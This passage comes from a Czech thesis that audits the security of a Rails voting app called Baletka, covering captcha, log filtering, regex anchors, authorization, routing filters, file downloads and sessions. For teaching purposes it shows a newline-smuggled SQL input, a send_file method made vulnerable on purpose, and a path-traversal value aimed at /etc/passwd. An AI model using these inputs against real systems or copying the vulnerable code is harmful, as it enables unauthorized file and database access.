Začneme s pozitivní technikou. Jak je již uvedeno v sekci 2.1.2, aplikace Baletka používá **reCaptcha** API. Před odesláním formuláře (například s přístupovými údaji) je třeba vyplnit reCaptcha ve formě nějaké výzvy, která by měla být jednoduchá pro člověka, avšak neřešitelná pro automatizovaný skript (robota). Většinou se jedná o rozpoznání tvaru, objektu či textu na nějakém vybraném obrázku. V Rails jsou (po nastavení privátního a veřejného klíče API) pak k dispozici metody `recaptcha_tags`, která zobrazuje danou výzvu (používáno ve view) a `verify_recaptcha`, která už jak plyne z názvu, ověřuje, zda byla výzva správně zodpovězena, pokud ne, vrací metoda hodnotu `false`. Metoda `recaptcha_tags` má několik volitelných parametrů. Uveďme například parametr `:size`, kterým se specifikuje velikost (zobrazení) výzvy na stránce nebo `:expired_callback` což je parametr, který udává jméno callback funkce spuštěné při vypršení platnosti odpovědi reCaptcha, kterou musí uživatel znovu ověřit.

Pozitivní Captcha sice je schopna tyto roboty detekovat a požadavky tak odfiltrovat, avšak má negativní vliv na uživatele, kterým komplikuje interakci s aplikací. Existuje tedy ještě jedna metoda a tou je právě negativní Captcha. Tato metoda je velmi jednoduchá, avšak ne úplně spolehlivá. Pomocí této metody můžeme například umístit na stránku skrytý formulář, který běžný uživatel nebude schopen detekovat. Formulář můžeme pomocí CSS nebo JavaScriptu umístit mimo obrazovku a kontrolovat jeho hodnotu. Existují však i sofistikovanější negativní Captcha, jako přidání více druhů elementů na stránku a podobně.

Většina robotů, jsou velmi jednoduché skripty, které se budou snažit vkládat data, kam jen to bude možné a tak je velká pravděpodobnost, že vyplní náš skrytý formulář. V případě, že bude formulář vyplněn, požadavek zamítneme. Je však možné, že chytře napsané skripty (cílené) tento formulář odhalí a ponechají ho prázdný. Proto je dobré nespoléhat se pouze na negativní Captcha, ale v ideálním případě použít kombinaci obou. Negativní Captcha tak bude zachytávat požadavky, kdy bude vyplněn skrytý formulář. Tím si můžeme ušetřit ověřování pozitivní Captcha, což by vyžadovalo HTTP požadavek na reCaptcha. Aplikace Baletka používá pouze pozitivní captcha, což je dostačující ochrana, jelikož v kombinaci s negativní captcha by došlo pouze k teoretickému zrychlení aplikace (zrychlení zaslání odpovědi na požadavek).

Existuje spousta způsobů jak získat uživatelské údaje (například session

hijacking), ty však budou detailně popsány v dalších kapitolách (ke kterým se tyto techniky řadí).

3.3.2 Logování citlivých údajů

Aplikace Rails na pozadí ukládá na serveru, kde je spuštěna, informace o tom, co se právě v aplikaci odehrává (sleduje aktivitu, nejen uživatelů, ale stav celé aplikace). Ukládání těchto informací se nazývá logování (logging). Pokud tedy vyplníme v aplikaci formulář, kde se budeme přihlašovat a poté klikneme na „Přihlásit", bude tato naše akce zaznamenána do logu (soubor s informacemi o proběhlých úkonech aplikace). A nejen to, budou mimo jiné zaznamenány všechny různé parametry včetně vyplněného jména a hesla. V logu aplikace však hesla mít uvedená nechceme a už vůbec ne v nezašifrované podobě. Technika, kterou tedy Rails nabízí, je filtrování těchto údajů. Tato technika je ve výchozím nastavení aplikována na hesla, musíme však dbát na to, že mohou existovat další údaje, které v aplikaci nechceme mít uvedené.

V aplikaci Baletka tedy máme uvedeny tyto údaje (viz výpis kódu 3.2), které se zadávájí do konfiguračního souboru `filter_parameter_logging.rb`.

Výpis kódu 3.2: Nastavení filtrování citlivých údajů.

```
1 #config/initializers/filter_parameter_logging.rb
2 Rails.application.config.filter_parameters += [:password]
3 Rails.application.config.filter_parameters += [:code]
```

Vidíme, že v aplikaci Baletka jsou filtrovány dva údaje, heslo a ověřovací kód, používaný při dvoufázové autentizaci.

3.3.3 Regulární výrazy v Ruby

Na rozdíl od většiny ostatních programovacích jazyků, Ruby má pro regulární výrazy unikátní syntax. Je tedy velmi důležité dávat si pozor na správné psaní těchto výrazů. V aplikaci Baletka jsou regulární výrazy používány korektně. Ukážeme si příklad, který by měl demonstrovat, jak správně aplikovat regulární výraz na celý řetězec (viz výpis kódu 3.3).

Výpis kódu 3.3: Příklad správného použití regulárních výrazů.

```
1 def question_ids
2   params.select { |name| name if /\A\d+\z/ === name }
3 end
```

Zde vidíme v metodě `question_ids` použitý regulární výraz `/\A\d+\z/`, který udává, že řetězec musí obsahovat jednu nebo více číslic. Kdybychom však použili syntaxi v jiných jazycích běžnou (`/^\d+$/`), znamenalo by to, že daný **řádek** musí obsahovat jednu nebo více číslic. Tedy pokud by uživatel zadal do vstupu nový řádek, mohl by tak jednoduše regulární výraz obejít (viz výpis kódu 3.4).

Výpis kódu 3.4: Příklad škodlivého vstupu.

```
#vstup: --;SELECT%20*%20FROM%20users%20WHERE%20%271=%27%0A1%0A%27
--; SELECT * FROM users WHERE '1'='
1
'
```

Zde máme ukázku potenciálně škodlivého vstupu uživatele, kdy by v kombinaci s dalšími chybami mohlo dojít k neoprávněnému přístupu do databáze. Na řádku číslo jedna můžeme vidět ukázku vstupu, který může být zadáván například do URL. Klíčové jsou zde nové řádky (nová řádka, neboli, newline je v UTF-8 zakódováno jako `%0A`), kdy v případě, že bychom použili syntaxi `/^\d+$/`, by se zkontroloval pouze řádek obsahující jednu či více číslic (tedy řádek číslo 3), na ostatní řádky už by se však pravidlo neaplikovalo.

Kvůli častým chybám byla vytvořena metoda `validates_format_of`, která kontroluje, zda je zadaný regulární výraz korektní. Pokud opravdu požadujeme, že celý vstup bude na jednom řádku obsahovat řetězec daný regulárním výrazem (například `/^\d+$/`), potom musíme této metodě poskytnout parametr `multiline: true`.

Je tedy třeba si vždy při použití regulárních výrazů syntaxi pečlivě prostudovat. Na výše uvedenou metodu kontrolující formát bychom se také neměli zcela spoléhat.

3.3.4 Neoprávněné získání vyšších práv

V této sekci si nejdříve vysvětlíme pojem autorizace. Nepotřebujeme zatím vědět jak je autorizace implementována, potřebuje znát samotnou podstatu jejího fungování. Pokud nějaký uživatel požaduje po aplikaci provedení nějaké operace, nebo přístup k datům, pak autorizace zajišťuje, zda bude požadavek povolen, či nikoli. Autorizace tedy řeší přístupová práva uživatelů a jejich přístup k datům v aplikaci. Více informací o této problematice viz [24].

K neoprávněnému získání vyšších práv dochází v případech, kdy uživatel má možnost měnit a přistupovat k datům, ke kterým nedostane patřičné oprávnění. Pomocí nedokonalé autorizace tak bývá možné například měnit data jiných uživatelů.

Pojďme si uvést příklad. Mějme uživatele, který může v aplikaci hlasovat. Ne každý uživatel však může hlasovat ve všech hlasováních, ale pouze v těch, ke kterým je přiřazen. Přiřaďme tedy tomuto uživateli hlasování s ID 5, což je jediné hlasování, ke kterému by měl mít tento uživatel přístup. Uživatel je schopen svoje hlasování zobrazit pomocí URL adresy ██████ , když však autorizace nebude správně rozlišovat jednotlivé uživatele, stačí aby v URL adrese uživatel změnil ID hlasování a potenciálně by si mohl zobrazit jiné hlasování, než mu má být zpřístupněno. Odhalení této zranitelnosti může být, jak vidíme, velice jednoduché.

Nyní si ukážeme, jak danou aplikaci proti této zranitelnosti správně chránit. Mějme metodu zobrazující hlasování (viz výpis kódu 3.5).

Výpis kódu 3.5: Metoda zobrazující hlasování.

```
def show
  @ballot = Ballot.find_by(vote_id_string: params[:id])
end
```

Vycházejme z příkladu zmíněného výše, kdy chceme uživateli povolit přístup pouze k hlasování, které je mu přiřazeno. Pak tato metoda není dostatečně bezpečná, jelikož zobrazí jakékoli hlasování s uvedeným ID. V našem případě, bychom měli metodu `show` upravit tímto způsobem (viz výpis kódu 3.6).

Výpis kódu 3.6: Upravená metoda zobrazující hlasování.

```
def show
 @ballot = current_user.ballots.find_by(vote_id_string: params[:id])
end
```

Používáme zde helper `current_user`, který je implementován v gemu **Devise** a reprezentuje právě přihlášeného uživatele, tedy v tomto případě již uživatel bude moci zobrazovat pouze hlasování, která mu náleží.

Na závěr si ještě ukážeme, zda je aplikace Baletka imunní vůči této zranitelnosti. V aplikaci Baletka máme dva typy uživatelů, a to pověřenou osobu a člena Vědecké rady. Členové Vědecké rady mají vlastně jen dvě povolené akce (přihlášení a samotné hlasování). Pro zjednodušení neuvádíme změnu hesla u externích pracovníků. Případy, které tedy musíme ošetřit jsou:

1. Člen Vědecké rady je oprávněn pouze k odevzdání jednoho **svého** hlasu v daném hlasování. Tedy je zapotřebí zabránit možnému hlasování za jiného člena Vědecké rady.

2. Člen Vědecké rady je oprávněn pouze k operacím mu určeným (přihlášení, hlasování a popřípadě změna hesla). Tedy je zapotřebí zabránit možnému přístupu k operacím, které může provádět pouze ověřená osoba.

Všichni členové Vědecké rady se mohou účastnit každého hlasování, tím nám tedy odpadá režie přiřazení hlasování k uživateli (ve verzi aplikace, která je v této práci zkoumána je i pověřená osoba oprávněna k hlasování).

Ukážeme si jak aplikace Baletka řeší bod číslo 1. Popíšeme si metodu `create` v controlleru `votes`, která vytváří a ukládá odevzdaný hlas uživatele (viz výpis kódu 3.7, z kódu byly pro přehlednost vypuštěny části, které nesouvisí s danou problematikou).

Metoda `create` nejprve na řádku 2 vybere hlasování, se kterým bude dále pracovat. Na řádku 4 až 8 poté uloží hlas k danému hlasování. Pokud toto

Výpis kódu 3.7: Metoda create v controlleru votes.

```
1  #app/controllers/votes_controller.rb
2  def create
3    @ballot = Ballot.find_by(vote_id_string: params[:id])
4    ...
5    if @ballot.secret_ballot
6      @ballot.save_votes question_ids
7    else
8      @ballot.save_votes question_ids, current_user
9    end
10
11   random_string = SecureRandom.hex
12   @voted = Voted.new(ballot_id: @ballot.id, user_id: current_user.id
       , confirmation_string: random_string)
13   @voted.save
14
15   VotesMailer.voted(current_user, @ballot, Time.now.to_i,
       random_string).deliver_later
16   ...
17 end
```

hlasování je tajné, neukládá k hlasu identifikátor uživatele. Pro nás nejdůležitější část, která zabraňuje uživateli hlasovat vícekrát je na řádku 11 a 12. Zde se vytváří záznam o tom, že daný uživatel volil a následně je tento záznam uložen. V záznamu je uložen identifikátor hlasování, ve kterém bylo odvoleno, identifikátor uživatele a také ověřovací řetězec, který je vygenerován na řádku 10. Dále je ještě na řádku 14 zasílán kontrolní e-mail, který přijde danému uživateli po odvolení.

Kdyby chtěl uživatel volit opakovaně, bude aplikován následující filtr (viz výpis kódu 3.8), který bude aplikován pokaždé, když uživatel zkusí vyvolat výše zmiňovanou akci `create`. Pro více informací o filtrech přejděte k sekci 3.4.3.

Výpis kódu 3.8: Filtr only_allowed_to_vote.

```
1 #app/controllers/votes_controller.rb
2 class VotesController < ApplicationController
3   ...
4   before_action :only_allowed_to_vote
5   ...
6 end
```

Tento filtr zajišťuje, že každý uživatel může hlasovat v daném hlasování nejvýše jednou a odevzdání hlasu každého uživatele je ukládáno do databáze a pro kontrolu zasíláno na e-mail daného uživatele.

Nyní si ještě ověříme, zda je správně zabezpečen bod číslo 2. Zabezpečení tohoto bodu je v aplikaci Baletka řešeno pomocí filtrů v jednotlivých controllerech, více informací o filtrech lze nalézt v sekci 3.4.3. Jen zmiňme, že daný

kód byl na tyto potencionální zranitelnosti prověřen a v každém controlleru byla přítomnost patřičných filtrů otestována.

Můžeme tedy tvrdit, že aplikace Baletka je oproti tomuto druhu zranitelnosti chráněna a k neoprávněnému zvýšení práv uživatele nemůže dojít (pokud nezahrnujeme zranitelnost viz sekce 3.4.4).

3.4 Zabezpečení směrování (routing)

Než si probereme bezpečnost směrování, vysvětlíme si základní principy jeho fungování v aplikacích Rails. Uvedeme, jak správně postupovat při psaní jednotlivých cest (routes) a jak toto psaní zjednodušit. To, kde se v aplikaci nacházíme, indikuje mimo jiné adresa URL v prohlížeči. Každý aspekt dané URL adresy je řízen ze souboru `config/routes.rb`, který zpracovává veškeré směrování. Více o této problematice lze nalézt v [25].

3.4.1 Technologie REST

Než přejdeme k samotnému směrování, bylo by dobré porozumět, na jakém principu směrování v Rails funguje. Rails do značné míry pro směrování používá REST (Representational State Transfer). REST je rozhraní použitelné pro jednotný a snadný přístup ke zdrojům (resources). Zdrojem mohou být data, stejně jako stavy aplikace. REST implementuje čtyři metody pro přístup k zdrojům a datům. Obecně jsou tyto metody označovány pod zkratkou CRUD (Create, Read, Update, Delete). Tyto metody jsou implementovány pomocí odpovídajících HTTP metod (viz tabulka 3.1). V tabulce 3.1 jsou uvedeny jen nejběžnější metody. Metody jako HEAD, CONNECT a další nebudou předmětem testování, jelikož nejsou v aplikaci Baletka využity.

Tabulka 3.1: Nejběžnější HTTP metody a jejich použití.

HTTP Metody	Použití
DELETE	Smazání zdroje.
GET	Získání zdroje.
POST	Vytvoření zdroje.
PUT	Kompletní obnova zdroje.
PATCH	Částečná obnova zdroje.

Zmiňme ještě fakt, že některé prohlížeče podporují pouze metody GET a POST (pak se například v parametru těchto metod uvádí o kterou metodu se skutečně jedná), avšak pro Rails to není problém. Když totiž dochází ke komunikaci se serverem je požadavek zachycen a upraven. Vycházíme především z [26].

Teď už tedy víme, co si můžeme představit pod pojmem RESTová aplikace (tedy aplikace podporující RESTové rozhraní) a můžeme přejít k samotnému směrování.

3.4.2 Porozumění směrování v Rails

Nyní budeme zkoumat převážně soubor `config/routes.rb`. Ten bude rozpoznávat URL adresy a odesílat je do daných controllerů. Popíšeme si kód v souboru `routes.rb` (viz výpis kódu 3.9).

Výpis kódu 3.9: Příklad základního směrování.

```
1 #config/routes.rb
2 Rails.application.routes.draw do
3   ...
4   resources :ballot_templates, only: [:index, :new, ..., :edit]
5   ...
6   get "votes/:id", to: 'votes#show', as: :vote
7   ...
8 end
```

Pokud například Rails aplikace obdrží následující požadavek `GET /votes /10`, bude přiřazen této metodě (viz výpis kódu 3.9 řádek 6), která obsahuje požadovanou URL. Symbol (chápejme jako hodnotu za daným klíčem) `to:` pak udává, kam se tento požadavek odešle. V tomto případě to bude controller `votes`, přesněji akce (metoda) `show`. Dále symbol `as:` udává jméno daného směrování a také vytvoří `votes_path` (jmenná helper metoda), při jejímž zavolání dojde k přesměrování na danou URL.

Možnosti směrování jsou rozsáhlé a v aplikaci Baletka nejsou všechny aplikovány, proto si ukážeme jen to nejnutnější, co budeme nadále v testování potřebovat.

Pojďme si popsat další možnost směrování (viz výpis kódu 3.9 řádek 4). Pomocí klíčového slova resources můžeme deklarovat více směrování najednou. Zde vytváříme směrování pro controller `ballot_templates`. Symbol `only:` a následující výčet akcí udává, že jsou pro tento controller povoleny právě tyto akce `[:index, :new, ..., :edit]` (výčet zkrácen kvůli přehlednosti).

3.4.3 Integrace zabezpečení na úrovni směrování

Nejprve si ukážeme techniku constraints (tedy omezení). Constraints je ochrana parametrů na té nejvyšší úrovni, kdy ještě není zavolána akce controlleru a je ověřeno, zda daný parametr odpovídá předem danému formátu (často to bývá například regulární výraz), pokud neodpovídá, akce v contolleru se nevykoná. Pojďme si ukázat příklad viz výpis kódu 3.10.

Výpis kódu 3.10: Použití constraints ve směrování.

```
1 get 'user/:id' => 'user#show', constraint: { id: /\d+/ }
```

Oproti předchozímu příkladu směrování (viz výpis kódu 3.9 řádek 6) zde můžeme vidět symbol `constraint:` za kterým následuje specifikace formátu platného parametru `id:`, který je specifikován regulárním výrazem `/\d+/` povolujícím jedno a nebo více číslic. Je tedy vhodné, tyto omezení pokud je to možné využívat, jelikož je to další vrstva zabezpečení, přes kterou musí potenciální útočník proniknout.

Dále si ještě vysvětlíme, co jsou filtry, které spadají spíše do contolleru, avšak v sekci 3.4.4 si ukážeme jejich souvislost se směrováním.

Filtry jsou metody, které jak už jsme zmínili, jsou součástí jednotlivých controllerů. Uvedeme si zde konkrétně filtry `before_action`, `after_action`, `around_action`. Nejvíce nás bude zajímat první ze zmiňovaných filtrů, který předtím, než je provedena akce controlleru, provede akci specifikovanou filtrem. Pojďme si opět ukázat příklad (viz výpis kódu 3.11).

Výpis kódu 3.11: Příklad filtru before_action.

```
1  class BallotsController < ApplicationController
2    before_action :only_admin
3    ...
4    def only_admin
5        unless admin_fully_authenticated?
6          redirect_to :root, alert: "Access denied"
7        end
8    end
9    ...
10 end
```

V kódu 3.11 tedy hned na řádku 2, vidíme použitý filtr `before_action`, který zavolá metodu `only_admin` (na řádku 4), ta ověří, zda je daný uživatel admin a pokud ne, controller dále danou akci neprovádí, vypíše „Access denied“ a přesměruje nás na hlavní stránku (`:root`).

Filtry se dědí z `application_controller.rb`, pokud tedy nějaký filtr používáme v mnoha controllerech, je dobré využít princip dědění a vyhnout se tak redundanci kódu. Pro případ, kdy někde filtr výjimečně aplikovat nechceme, použijeme metodu `skip_before_action`, která jde dokonce aplikovat jen na některé akce a nejen na celý controller (viz výpis kódu 3.12).

Výpis kódu 3.12: Příklad skip_before_action.

```
1 class BallotController < ApplicationController
2   skip_before_action :only_admin, only: [:new, :create]
3 end
```

Z kódu můžeme vidět, že metoda `skip_before_action` se aplikuje pouze na akce `:new` a `:create`.

3.4.4 Zranitelnost ve směrování v aplikaci Baletka

Vysvětlili jsme si všechny potřebné pojmy, abychom mohli zhodnotit zabezpečení směrování v aplikaci Baletka. Jak jsme si uvedli v předchozí sekci 3.4.2,

je dobré používat omezení (constraints), které však v aplikaci Baletka chybí, nejedná se však o zranitelnost, pouze poukazujeme na fakt, že je to bezpečnostní aspekt, který by měl být brát v potaz. Jinými slovy constraints mohou zajistit již zmiňovanou vícevrstevnou bezpečnost a sloužit tak jako podpůrný mechanizmus zabezpečení.

Dalším doporučením je psát veškerý kód konzistentně (viz kód 3.13)

Výpis kódu 3.13: Konsistence kódu.

```
1 :as => :resend_confirmation
2  as: :resend_confirmation
3 ...
4 get '/time_left', to: 'main#time_left', as: :time_left
5 get '/time_left', as: :time_left, to: 'main#time_left'
```

Řádky 1 a 2, stejně jako řádky 4 a 5, mají stejný význam, avšak z hlediska syntaxe se liší, což zhoršuje čitelnost a přehlednost kódu.

Nyní se již dostáváme k závažnější potenciální zranitelnosti. Pomocí příkazu `rails routes` nebo po zadání adresy `/rails/info/routes` v naší aplikaci, dostaneme výpis všech dostupných URL adres. Tak můžeme otestovat přístupnost všech adres, ke kterým budeme přistupovat s různými oprávněními. Při testování dostupnosti těchto adres u aplikace Baletka bylo zjištěno, že adresy začínající `/ballot_templates` jsou přístupné i bez přihlášení. Tedy kdokoli může potenciálně vytvářet, mazat, měnit či číst šablony hlasování bez přihlášení.

Tuto zranitelnost jsme objevili pomocí útoku na směrování (neboli attack on routes), avšak jádro samotného problému se skrývá jinde, než bychom mohli čekat. Vrátíme se k výpisu kódu 3.9, kde můžeme vidět na řádku 4 směrování jednotlivých akcí v controlleru `ballot_templates`, zde neprobíhá žádné ověření práv uživatele. Přistupujeme tedy do samotného controlleru a právě zde navazujeme na filtry (viz sekce 3.4.3). V controlleru totiž v tomto případě musí být pomocí filtru kontrolováno, zda má být uživatelům s danými právy povolen přístup či nikoli. Měl by být použit filtr `before_action`. V důsledku této zranitelnosti pak může dojít například k mazání šablon hlasování bez přihlášení pověřené osoby.

Jedná se sice o zranitelnost, která má vliv na data aplikace (útočník může přímo provádět různé operace nad šablonami), avšak celkový dopad na bezpečnost aplikace není až tak velký, jak se na první pohled může zdát. Jedná se pouze o chybu v jediném controlleru, a útočník je tak limitován pouze na modifikaci šablon hlasování. Šablony však nemají vliv na samotné hlasování, slouží pouze jako zjednodušení, například pro vytváření opakovaného hlasování.

Když se však odprostíme od faktu, že se jedná pouze o izolovanou zranitelnost, v kombinaci s jinou zranitelností by se pak mohlo jednat o velice závažný problém, který by mohl mít dalekosáhlé následky.

3.5 Bezpečná práce se soubory

V této sekci si popíšeme, jak bezpečným způsobem pracovat se soubory. Budeme hovořit o problematice stahování a nahrávání souborů. Ukážeme si, kterých chyb bychom se měli vyvarovat a zda některé takové chyby obsahuje aplikace Baletka.

Důvod, proč vlastně zkoumáme práci se soubory, je zranitelnost přístupu k souborům (file access vulnerability). Tato zranitelnost spočívá v nedovoleném vytváření, mazání, čtení či modifikaci souborů, ke kterým by při správném zabezpečení aplikace neměl mít uživatel přístup. I když se v této práci soustředíme na zabezpečení webové aplikace je třeba podotknout, že zabezpečení tohoto typu útoku musí být z části prováděno i na filesystému daného serveru, kde je aplikace spuštěna. V této sekci však budeme hovořit především o správné implementaci práce se soubory v Rails aplikacích.

Také zmiňme, že pokud je server spuštěn s minimálními možnými oprávněními, je tento útok velice složitě proveditelný, až nemožný. Jako vždy se však chceme spoléhat na vícevrstevnou ochranu a nastavení přístupových práv filesystému je až sekundární ochrana. Prvotně by bezpečná práce se soubory měla být řešena v Rails aplikaci (což si nyní ukážeme). Následující sekce vychází především z [27].

3.5.1 Simulace útoku na metodu send_file

Metoda `send_file` je jedna z mnoha metod, které mohou být náchylné na tuto zranitelnost. Ukážeme si zde příklad metody `download`, která bude stahovat daný soubor právě pomocí metody `send_file`. Nejprve si pojďme metodu `download` popsat (viz výpis kódu 3.14). Pro názornost jsme tuto metodu upravili, aby obsahovala zranitelnost, původní metoda použitá v aplikaci Baletka je probírána v sekci 3.11.2.

Výpis kódu 3.14: Příklad zranitelnosti metody send_file (upraveno).

```
1 def download
2   @ballot = Ballot.find(params[:id])
3   if @ballot.can_be_downloaded?
4     file = Rails.root.join(params[:filename])
5     send_file(file, filename: "Hlasovani_#{params[:id]}.pdf")
6   else
7     flash[:danger] = 'Tento soubor nelze stáhnout'
8     redirect_to admin_path
9   end
10 end
```

Pokud je v metodě `download` vybráno hlasování, které může být staženo (kontrolováno na řádku číslo 3), pak nás budou zajímat především řádky s čísly 4 a 5. Na řádku 4 se nastavuje proměnná `file`, která je na řádku 5 předána jako první parametr funkce `send_file`, tento první parametr udává cestu i se jménem souboru, který budeme stahovat. Jak však vidíme na řádku 4, jméno

souboru zde může být zadáváno uživatelem. Parametr `:filename` tedy můžeme obsahovat například řetězec: `../../../etc/passwd`. Pokud by na daném systému byl kořenový adresář Rails aplikace umístěn takto: `/user/home/hlasovani-vr/`, pak by bylo možné při špatném nastavení přístupových práv stáhnout soubor uvedený v řetězci výše (tedy soubor `/etc/passwd` obsahující uživatele systému, UID, GID a další informace).

Jak podobným zranitelnostem zabránit a na co všechno je potřeba dávat pozor si ukážeme v následující sekci.

3.5.2 Možné druhy zranitelností přístupu k souborům

Jak jsme již zmínili výše, metod, které mohou být potenciálně napadnutelné je desítky. Ukážeme si tedy seznam nejčastějších útoků pomocí různých metod (viz tabulka 3.2).

Tabulka 3.2: Neoprávněný přístup k souborům - aplikovatelné metody útoku.

Druh útoku	**Aplikovatelné metody**
Zaplnění kapacity disku na serveru	FileUtils.copy, FileUtils.cp, File.new
Přemístění souborů	File.rename, FileUtils.move
Linkování souborů	File.link, File.symlink, FileUtils.link
Zničení serveru	Dir.delete, FileUtils.rm
Změna oprávnění souborů	File.chmod, File.chown
Přejmenovávání souborů	File.rename, FileUtils.move
Zjišťování cest k souborům	FileUtils.pwd

Některé útoky v tabulce jsou nebezpečnější než jiné. Například tím, že prozkoumáme strukturu filesystému serveru pomocí metody `FileUtils.pwd` nemusíme ničeho dalšího dosáhnout. O dané aplikaci to však vypovídá, že její zabezpečení není dobré a tak je možné, že se nám tak podaří najít chybu i jinde.

Na druhou stranu například pomocí metody `File.chmod` jsme schopni změnit přístupová práva, pokud navíc aplikace bude běžet pod administrátorským účtem je možné v kombinaci s dalšími možnými chybami získat prakticky kompletní kontrolu nad systémem.

3.5.3 Integrace zabezpečení proti neoprávněnému přístupu k souborům v Rails

Existuje několik metod, jak správně zabezpečit, aby nedocházelo k útokům, které jsme si ukázali v předchozí sekci.

Jako první si zmíníme ochranu pomocí identifikátoru. Je tedy možné použít například ID, GUID (globální unikátní ID) nebo hash, které bude jednoznačně identifikovat daný soubor. Tento princip je použitý v aplikaci Baletka, kde je

soubor verifikován podle ID, které sice uživatel může změnit, avšak pokud soubor v daném adresáři neexistuje nebo ID není validní, stažení souboru selže (viz výpis kódu 3.15).

Výpis kódu 3.15: Metoda download neobsahující zranitelnost neoprávněného přístupu k souborům.

```
1  def download
2    @ballot = Ballot.find(params[:id])
3    if @ballot.can_be_downloaded?
4      file = @ballot.results_path
5      send_file(file, filename: "Hlasovani_#{params[:id]}.pdf")
6    else
7    ...
8  end
9
10 def results_path
11   "#{Rails.root}/pdf_storage/ballot_#{id}.pdf"
12 end
```

Ve výpisu kódu je uvedena také metoda `results_path`, která jasně udává cestu k souboru, kde může být modifikováno pouze ID, které navíc musí být díky podmínce na řádku 3 validní.

Další informace týkající se konkrétně této metody viz objevená potenciální zranitelnost v sekci 3.11.2. Jen zmiňme, že tato objevená zranitelnost, byla vyhodnocena jako takzvaná „false positive“, tedy nejedná se skutečně o zranitelnost.

Nyní bychom mohli tvrdit, že toto zabezpečení je dostačující. V aplikaci Baletka tomu tak skutečně je. Budeme ale důkladní a vezmeme do úvahy i scénář, kdy není možné použít identifikátor k zabezpečení tohoto druhu zranitelnosti, ale je nutné zadávat celé jméno souboru. Vrátíme se tedy na chvíli k výpisu kódu 3.14, kde pouze zajistíme, aby byl parametr sanitizován. Sanitizace zajišťuje, že speciální znaky budou zaměněny za jiný znak, nebo odstraněny. K sanitizaci můžeme přistupovat dvěma způsoby:

- **whitelist** - Povolíme pouze vybrané znaky (například znaky abecedy a číslice 0-9).
- **blacklist** - Explicitně zakážeme znaky se speciálním významem (jako jsou tečka, lomítko, zpětné lomítko a další).

Použijeme tedy naší metodu `sanitize` (viz výpis kódu 3.16). Tato metoda funguje na principu Blacklistu. Na řádku dva pak vidíme (pro přehlednost zkrácené) pole speciálních znaků (`special_chars`), které budeme zaměňovat za znak podtržítko. Na řádcích 3 až 5 pak můžeme vidět blok, který zamění všechny znaky. Následně je vráceno sanitizované jméno souboru.

Náš původní nezabezpečený kód (3.14), zabezpečíme tak, že nahradíme řádek 4, kde se vytváří cesta k souboru společně se jménem souboru. Daný

Výpis kódu 3.16: Metoda sanitize zaměňující speciální znaky.

```
1 def sanitize(filename)
2   special_chars = [ '/', '\\', '?', '%', '...', '<', '>', '.', ' ' ]
3   special_chars.each do |special_char|
4     filename.gsub!(special_char, '_')
5   end
6   filename
7 end
```

řádek bude pouze doplněn o sanitizaci (viz výpis kódu 3.17). Tím, že doplníme sanitizaci jména souboru bychom tak měli zabránit možnému pohybu v adresářové struktuře a tím zranitelnost úplně odstranit.

Výpis kódu 3.17: Metoda download již neobsahující zranitelnost.

```
1 def download
2   ...
3   sanitized_filename = sanitize(params[:filename])
4   file = Rails.root.join(sanitized_filename)
5   ...
6 end
```

Pokud se nechceme spoléhat na vlastní funkci `sanitize`, můžeme použít gem **zaru**, který sanitizaci zajišťuje.

Na závěr ještě zmiňme, že metoda `send_file`, kterou jsme v ukázkách používali má volitelný parametr `:type`, pomocí kterého můžeme specifikovat typ souboru, který má být stažen. Je tedy možné filtrovat stahované soubory například pouze na dokumenty PDF.

Všechny rizikové metody (přístupu k souborům) v aplikaci Baletka byly prověřeny a nebyla nalezena žádná zranitelnost. Nicméně jsme si ukázali, jak je důležité dodržovat při práci se soubory dané bezpečnostní postupy. V nejlepším případě, pokud je to možné, je dobré se těmto nebezpečným funkcím vyhnout, když pak musejí být použity, je třeba si jejich implementaci správně navrhnout a otestovat její bezpečnost.

3.6 Zabezpečení autentizace a autorizace

V této kapitole si popíšeme autentizaci a autorizaci aplikace Baletka a především technologie k těmto účelům využité. Ukážeme si způsob implementovaný v aplikaci Baletka a také. Konkrétně si tedy uvedeme gemy **Devise** a **Warden**. Nejprve však zmíníme k čemu vlastně autentizace a autorizace slouží a vysvětlíme základní principy jejího fungování, které by měly být přenositelné na různé implementace. Na závěr si pak uvedeme možné útoky na autentizaci a autorizaci a zhodnotíme zabezpečení proti těmto útokům v aplikaci Baletka.

3.6.1 Porozumění autentizaci a autorizaci

Nejdříve je důležité zmínit, jak jsou uchovávána data jako ID daného uživatele, jeho preferovaný jazyk nebo ze kterého zařízení k aplikaci daný uživatel přistupuje. K těmto účelům slouží takzvané `sessions`. Aplikace využívá ke komunikaci bezestavový protokol HTTP. Dá se říci, že `sessions` slouží k reprezentování a zajišťování stavů (například přihlášený člen Vědecké rady nebo přihlášená pověřená osoba). Bez `sessions` by uživatel teoreticky musel autentizovat každý požadavek.

`Session` je tedy místo kam jsou ukládána data, která chceme, aby byla dostupná u následujících požadavků na server (tedy danou aplikaci). `Sessions` bývají často platné dokud se daný uživatel z aplikace neodhlásí, nebo pokud nevypne webový prohlížeč (záleží však na nastavení dané aplikace).

Pro naše účely zde dále zmíníme, že daná `session` bude nastavena pomocí takzvané `session cookie`. Ta se nastaví pomocí hlavičky `Set-Cookie` (viz výpis kódu 3.18).

Výpis kódu 3.18: Příklad hlavičky Set-Cookie (zkráceno).

```
1 Set-Cookie: ████████████████████=OTVU...f0; path=/;secure; HttpOnly
```

Zde vidíme příklad hlavičky přímo z aplikace Baletka (obsah `session`, je pro demonstrační účely zkrácen). Pro získání bližších informací o fungování hlaviček doporučujeme čtenářům nejdříve prostudovat sekci 3.10.3. Nyní prozkoumáme jednotlivé direktivy této hlavičky. Jako první je uvedeno jméno `session` a její hodnota. Dále direktiva `path`, která značí cestu URL, která musí existovat v požadovaném zdroji před odesláním této hlavičky. Direktiva `secure` uvádí, že hlavička bude zaslána pouze v případě, že požadavek je proveden za použití protokolu HTTPS a šifrování této komunikace pomocí SSL. Jako poslední je zde uvedena direktiva `HttpOnly`, která značí, že `cookie` není dostupná prostřednictvím `Document.cookie`, tedy JavaScriptu, tato direktiva tedy může zabránit útoku XSS (tento útok bude zmiňován dále v této sekci).

Vysvětlili jsme si, co je `session` a tak už můžeme přistoupit k samotné autentizaci. Nejen u webových aplikací je prováděna autentizace za účelem zjištění totožnosti daného uživatele. Standardní cesta, jak autentizace docílit, je pomocí přihlašovacího formuláře (ten je také použit v aplikaci Baletka). Jakmile je uživatel úspěšně autentizován, jeho stav je zaznamenáván právě pomocí `session`.

